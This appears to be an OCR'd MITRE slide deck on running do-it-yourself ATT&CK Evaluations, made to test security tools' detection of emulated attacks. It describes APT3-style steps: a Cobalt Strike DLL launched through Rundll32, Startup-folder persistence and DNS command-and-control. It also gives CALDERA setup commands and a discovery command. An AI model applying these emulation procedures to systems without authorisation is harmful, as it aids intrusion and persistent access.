


https://attackevals.mitre.org/methodology/round1/environment

Vendors deployed their tool into the environment

MITRE


ATT&CK Evaluations Execution




Approved for public release. Distribution unlimited 18-03621-15

MITRE


ATT&CK Evaluations Execution



1.A.1 - User Execution (T1204) via Scripting (T1064) with Rundll32 (T1085)



1.B.1 - Registry Run Keys / Start Folder (T1060)



1.C.1 - Commonly Used Port (T1043), Standard Application Layer Protocol (T1071), Data Encoding (T1132)

A legitimate user executed the payload, which launched a batch file that executed a Cobalt Strike DLL payload via Rundll32.

The launched batch file wrote a separate batch file (that will also execute the Cobalt Strike DLL payload) to the current user's Startup folder.

The executed Cobalt Strike DLL callback established a C2 channel over DNS port 53 using both NetBIOS and base64 encoding.

MITRE

DIY ATT&CK Evaluations

Approved for public release. Distribution unlimited 18-03621-15

MITRE


Why Perform a DIY ATT&CK Evaluation?

- **Test in your own environment**
  - Understand the telemetry/data you are/expect to collect
- **Test security tools not part of the Round 1 ATT&CK Evaluations**
- **Test different configurations of a security tool that took part in Round 1 of the ATT&CK Evaluations**
- **Test the procedures with other C2/Post-Exploit Frameworks**
  - Examples: CALDERA (Automated + PowerShell), Merlin (GoLang), Pupy (Python), Covenant (.NET) , Metasploit

Approved for public release. Distribution unlimited 18-03621-15


MITRE

DIY ATT&CK Evaluation Process



MITRE

DIY Setup - Range



https://attackevals.mitre.org/methodology/round1/environment.html

https://github.com/clong/DetectionLab

DIY Setup - C2/Post-Exploit Framework

COBALT STRIKE
ADVANCED THREAT TACTICS FOR PENETRATION TESTERS


https://www.cobaltstrike.com/
https://www.powershellempire.com/

https://github.com/mitre/caldera

- git clone https://github.com/mitre/caldera.git --recursive
- pip install -r requirements.txt
- conf/local.yml
- python -u server.py

MITRE

DIY Execution – First Scenario Initial Compromise



Approved for public release. Distribution unlimited 18-03621-15

MITRE

caldera — Python -u server.py — 89×31

~/Desktop/DetectionLab/Vagrant — -bash | ~/Desktop/sans/caldera — Python -u server.py


```
MM233440-PC:caldera red40$ python3 -u server.py

          #     #
          #     #
 ## #### #  ####  ### ### ####
#  # # # #   # #### #      #
#    #### # #   # ##   #   ####
 ## #### #  ####  ### #   ####

Enter help or go to https://192.168.38.1:8888 in a browser
...Created user: admin:admin
...Socket opened on port 8880
caldera> help
HELP MENU:
-> help: show this help menu
-> logs [n]: view the last n-lines of each log file
Enter one of the following modes. Once inside, enter "info" to see available commands.
-> session
-> agent
-> ability
-> adversary
-> operation
caldera> agent
caldera (agent)> search
[-] No results found
caldera (agent)>
```


MITRE

Beacon Check-in



Approved for public release. Distribution unlimited 18-03621-15

MITRE


Beacon Check-in

Host *paw print*	Checks	Groups	Executor
nimdawindomain\debbie	4	sans	psh

Approved for public release. Distribution unlimited 18-03621-15

MITRE


Adversary Profile – First Scenario Initial Discovery



Approved for public release. Distribution unlimited 18-03621-15


MITRE

Adversary Profile – First Scenario Initial Discovery



MITRE

Viewing Abilities



MITRE


System Network Configuration Discovery (Step 2.A.1)

- **CobaltStrike**
  - Beacon: Rundll32
  - Command: 'shell ipconfig /all'
